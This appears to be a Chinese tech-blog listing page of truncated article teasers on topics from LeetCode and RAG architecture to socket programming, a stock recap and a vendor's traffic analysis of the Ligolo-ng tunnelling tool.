
LBE-LEX系列工业语音播放器|预警播报器|喇叭蜂鸣器的上位机配置操作说明
LBE-LEX系列工业语音播放器|预警播报器|喇叭蜂鸣器专为工业环境精心打造,完美适配AGV和无人叉车。同时,集成以太网与语音合成技术,为各类高级系统(如MES、调度系统、库位管理、立库等)提供高效便捷的语音交互体验。
L…

(LeetCode 每日一题) 3442. 奇偶频次间的最大差值 I (哈希、字符串)
题目:3442. 奇偶频次间的最大差值 I 思路 :哈希,时间复杂度0(n)。 用哈希表来记录每个字符串中字符的分布情况,哈希表这里用数组即可实现。
C版本:
class Solution {
public:int maxDifference(string s) {int a[26]…

【大模型RAG】拍照搜题技术架构速览:三层管道、两级检索、兜底大模型
摘要
拍照搜题系统采用“三层管道(多模态 OCR → 语义检索 → 答案渲染)、两级检索(倒排 BM25 向量 HNSW)并以大语言模型兜底”的整体框架: 多模态 OCR 层 将题目图片经过超分、去噪、倾斜校正后,分别用…

【Axure高保真原型】引导弹窗
今天和大家中分享引导弹窗的原型模板,载入页面后,会显示引导弹窗,适用于引导用户使用页面,点击完成后,会显示下一个引导弹窗,直至最后一个引导弹窗完成后进入首页。具体效果可以点击下方视频观看或打开下方…

接口测试中缓存处理策略
在接口测试中,缓存处理策略是一个关键环节,直接影响测试结果的准确性和可靠性。合理的缓存处理策略能够确保测试环境的一致性,避免因缓存数据导致的测试偏差。以下是接口测试中常见的缓存处理策略及其详细说明:
一、缓存处理的核…

龙虎榜——20250610
上证指数放量收阴线,个股多数下跌,盘中受消息影响大幅波动。 深证指数放量收阴线形成顶分型,指数短线有调整的需求,大概需要一两天。 2025年6月10日龙虎榜行业方向分析 1. 金融科技
代表标的:御银股份、雄帝科技
驱动…

观成科技:隐蔽隧道工具Ligolo-ng加密流量分析
1.工具介绍
Ligolo-ng是一款由go编写的高效隧道工具,该工具基于TUN接口实现其功能,利用反向TCP/TLS连接建立一条隐蔽的通信信道,支持使用Let’s Encrypt自动生成证书。Ligolo-ng的通信隐蔽性体现在其支持多种连接方式,适应复杂网…

铭豹扩展坞 USB转网口 突然无法识别解决方法
当 USB 转网口扩展坞在一台笔记本上无法识别,但在其他电脑上正常工作时,问题通常出在笔记本自身或其与扩展坞的兼容性上。以下是系统化的定位思路和排查步骤,帮助你快速找到故障原因:
背景:
一个M-pard(铭豹)扩展坞的网卡突然无法识别了,扩展出来的三个USB接口正常。…

未来机器人的大脑:如何用神经网络模拟器实现更智能的决策?
编辑:陈萍萍的公主一点人工一点智能 未来机器人的大脑:如何用神经网络模拟器实现更智能的决策?RWM通过双自回归机制有效解决了复合误差、部分可观测性和随机动力学等关键挑战,在不依赖领域特定归纳偏见的条件下实现了卓越的预测准…

Linux应用开发之网络套接字编程(实例篇)
服务端与客户端单连接
服务端代码
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <arpa/inet.h>
#include <pthread.h>
…

华为云AI开发平台ModelArts
华为云ModelArts:重塑AI开发流程的“智能引擎”与“创新加速器”!
在人工智能浪潮席卷全球的2025年,企业拥抱AI的意愿空前高涨,但技术门槛高、流程复杂、资源投入巨大的现实,却让许多创新构想止步于实验室。数据科学家…

深度学习在微纳光子学中的应用
深度学习在微纳光子学中的主要应用方向
深度学习与微纳光子学的结合主要集中在以下几个方向:
逆向设计 通过神经网络快速预测微纳结构的光学响应,替代传统耗时的数值模拟方法。例如设计超表面、光子晶体等结构。
特征提取与优化 从复杂的光学数据中自…